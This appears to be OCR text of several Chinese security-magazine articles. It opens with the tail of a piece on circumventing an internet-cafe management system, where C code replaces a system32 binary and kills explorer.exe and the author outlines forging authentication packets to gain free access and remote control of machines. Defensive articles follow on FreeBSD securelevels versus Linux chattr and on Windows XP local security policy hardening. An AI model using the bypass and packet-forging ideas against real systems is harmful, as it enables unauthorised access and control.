System("copy myntzd.exe c:\\windows\\system32\\ntzd.exe ntzd.exe ");
System("pskill explorer.exe");
System("explorer.exe");
```

注意：如果没有pskill，可以使用系统自带的命令，如taskkill /f /im explorer.exe，当然还有其它命令也有此功能，记得以前在vckbase或者vchelp看到过（如有兴趣，自己找吧）。

由此总结出杀dll木马原理如下：dll木马大都通过CreateRemoteThread注入的某一个进程（宿主进程）中，在注入完成后，完成注入功能的程序就退出了。也就是说此时的dll木马是不受任何保护的，如果我们此时杀掉宿主进程，那么dll木马就挂了，找到并删除之即可。具体操作就很简单了：这里以宿主进程explorer.exe为例，先查看并记录explorer.exe中的模块，称作记录一。现在kill掉dll的宿主进程explorer.exe，然后重启explorer.exe，然后再查看一下explorer.exe中的模块，称作记录二，对比两次记录，是不是少了一部分dll没有启动（包括dll木马），赶紧去找到传说中的dll木马吧，除之而后快。

3. 伪造Server发送给Client的验证通过数据包，由于需要构造自己的数据包，所以要使用原始套接字编程，这里就不多讲了，看看我前面提到的文章吧。这种方法最爽，可以让任何人免费上机，而且可以控制任何一台电脑，比如抓屏等等。由于破坏性较大，我也不提供具体代码以及逆向分析代码了。其实有了思路，其它的都是体力活而已（一家之言）。

如果读者觉得本文尚有部分没有提及，我想大概就是sysgl.dll了以及进程重生保护功能实现的分析，考虑到篇幅问题就不再详说了。有什么问题请在X论坛杂志交流板块与我联系。

（文本涉及的相关代码，光盘中有收录。）

利用FreeBSD内核安全级别来保护系统安全

姜超

系统的安全可以说在服务器上体现得很明显，一个服务器是否安全将会决定一个企业或者政府等其他服务行业的存亡，这个词一点都不夸张，如果一个网上银行的服务器不安全了，那么后果是可想而知的。所以说服务器的安全将是我们首要考虑因素，这次我来介绍一下Freebsd系统跟Linux系统的比较，它与Linux相比有哪些明显的安全措施。

一、Linux中的方案

大家如果用过Linux的话，应该知道Linux下有个chattr命令，它是用来设置文件属性的，我们可以把一个文件设置成只读状态，这样的话，我们就不可以对这个文件进行修改和删除了，下面我来举个例子：

```
[root@taiji tmp]# touch aa
//我首先建立一个aa的文件做为测试

[root@taiji tmp]# chattr -R +i aa
//然后我用chattr命令把aa文件设置成只读的状态

[root@taiji tmp]# lsattr aa
//用lsattr查看一下是否设置成只读，OK
----i--------- aa

[root@taiji tmp]# echo "abcd" >> aa
-bash: aa: Permission denied
//现在我试图添加信息到aa文件里，结果失败

[root@taiji tmp]# rm aa
rm: remove write-protected regular empty file 'aa'? y
rm: cannot remove 'aa': Operation not permitted
//最后我来一次破坏性操作直接删除aa文件，结果也是不行，删除不了。
```

大家看到上述实验后是不是觉得这样很安全，而且可以把“/bin”以及“/sbin”下所有可执行文件都设置成这样，即使黑客入侵了系统，也替换不掉这两个目录下的可执行文件？但是大家有没有想过，万一黑客获得了Linux系统的root权限，在它对文件替换和修改时，一定会发现你有可能对文件进行了只读设置，那么它就会：

```
[root@taiji tmp]# chattr -R -i aa
//用-i的参数把只读属性去掉
[root@taiji tmp]# lsattr aa
-------------- aa
//查看一下，嗯，现在已经没有只读属性了
[root@taiji tmp]# rm aa
rm: remove regular empty file 'aa'? y
//看看这次是否能成功删除了？
[root@taiji tmp]# ls -l
total 0
```

结果很明显，黑客很容易的就把aa文件删除了。看来这种方法对于一般的黑客都阻止不了的。可是相对于同样的技术，FreeBSD就做得很出色，它启用了一种内核安全级别机制来对上述操作进行更高一层的保护，请往下看。

二、FreeBSD中的方案

在FreeBSD里，我们默认没有chattr命令，但是有个命令类似Linux下的chattr，下面我们来看一下在FreeBSD下如何做上面的实验。

```
root@tmp# uname
FreeBSD
//首先我登陆到刚装完的Freebsd默认系统，看到现在的系统是FreeBSD系统

root@tmp# touch aa
//建立测试文件aa

root@tmp# chflags schg aa
//我把aa的属性设置成不可删除，不可修改，chflags里有很多参数，大家可以用man命令对自己的需要进行设置

root@tmp# ll aa
-rw-r--r-- 1 root wheel 0 Oct 21 04:34 aa
root@tmp# ll -o aa
-rw-r--r-- 1 root wheel schg 0 Oct 21 04:34 aa
//我先用普通查看aa文件的方法看到没有什么异常，但是我们用ls的-o参数来查看的话，发现里面多了一个schg，这就说明这个文件已经处与只读状态

root@tmp# echo "abcd" >> aa
-bash: aa: Operation not permitted
root@tmp# rm -rf aa
rm: aa: Operation not permitted
//现在我修改和删除此文件，结果是和上面Linux下的情况一样，都拿他没办法，但是如果黑客熟悉chflags命令的话就会：

root@tmp# chflags noschg aa
//在schg前加个no就可以取消这个限制

root@tmp# ll -o aa
-rw-r--r-- 1 root wheel - 0 Oct 21 04:34 aa
//我们再来看一下，现在已经变成正常的文件了

root@tmp# rm aa
root@tmp# ls aa
ls: aa: No such file or directory
//我们对文件进行删除操作，结果很成功
```

看到这里大家也许会问，这两个操作系统也就是设置只读的命令不一样，如果黑客成功登录到Freebsd上，并且取得root权限，那么照样可以取消权限吗？

其实最关键的环节在下面，现在我就来说说如何利用FreeBSD特有的内核级别机制来加固系统的安全。

内核级别说明

在FreeBSD下，内核安全级别有5种，它们分别是：

－1：这个是系统默认级别，它没有任何内核保护作用；

0：这个和－1差不多，不过进入到多用户模式的时候就自动变成1了；

1：这个级别说明挺多：

a．不能通过kldload或者kldunload载入或者卸载可载入内核模组；

b．应用程序不能通过/dev/mem或者/dev/kmem直接写入；

c．不能格式化磁盘；

d．不能启动X-windows，同时不能使用chflags来修改文件属性。


2：在1的基础上不能在1秒之内发生多次警告，这个是防止Dos攻击的；


3：在2级别上不允许修改IPFW防火墙规则，当我们确定不再更改防火墙规则的时候便可以用3级别。

通过以上5个级别，我们知道了，从－1到3级别，一个级别比一个级别的安全性高，我们注意一下级别1的说明，里面有一条说到如果当前系统级别处于1或者比1高的级别，那么用户将不能用chflags来修改文件属性（root也不例外，他也不

下接341

注意 用sysctl命令只能把低安全级别设置成高安全级别，但是不能把高安全级别降为低安全级别，这样做的目的是防止黑客把当前的高安全级别降低，以导致可以取消文件属性限制，或者其他破坏行为。）


安全第一



妙用"本地安全策略"让系统更安全

飘雪

Windows XP系统自带的"本地安全策略"是一个很不错的系统安全管理工具，利用好它可以使我们的系统更安全。

首先，我们就来说一下如何启动"本地安全策略"。单击"控制面板→管理工具→本地安全策略"后，会进入"本地安全策略"的主界面。在此可通过菜单栏上的命令设置各种安全策略，并可选择查看方式，导出列表及导入策略等操作。

接下来我们来探讨一下"本地安全策略"的妙用。

一、加固系统帐户

1．禁止枚举帐号

我们知道，某些具有黑客行为的蠕虫病毒，可以通过扫描Windows 2000/XP系统的指定端口，然后通过共享会话猜测管理员系统口令。因此，我们需要通过在"本地安全策略"中设置禁止枚举帐号，从而抵御此类入侵行为，操作步骤如下：

在"本地安全策略"左侧列表的"安全设置"目录树中，逐层展开"本地策略→安全选项"。查看右侧的相关策略列表，在此找到"网络访问：不允许SAM帐户和共享的匿名枚举"，如图1。用鼠标右键单击，在弹出菜单中选择"属性"，而后会弹出一个对话框，在此激活"已启用"选项，最后点击"应用"按钮使设置生效。

2．帐户管理

为了防止入侵者利用漏洞登录机器，我们要在此设置重命名系统管理员帐户名称及禁用来宾帐户。设置方法为：在"本地策略→安全选项"分支中，找到"帐户：来宾账户状态"策略，点右键弹出菜单中选择"属性"，而后在弹出的属性对话框中设置其状态为"已停用"，最后"确定"退出。




图1

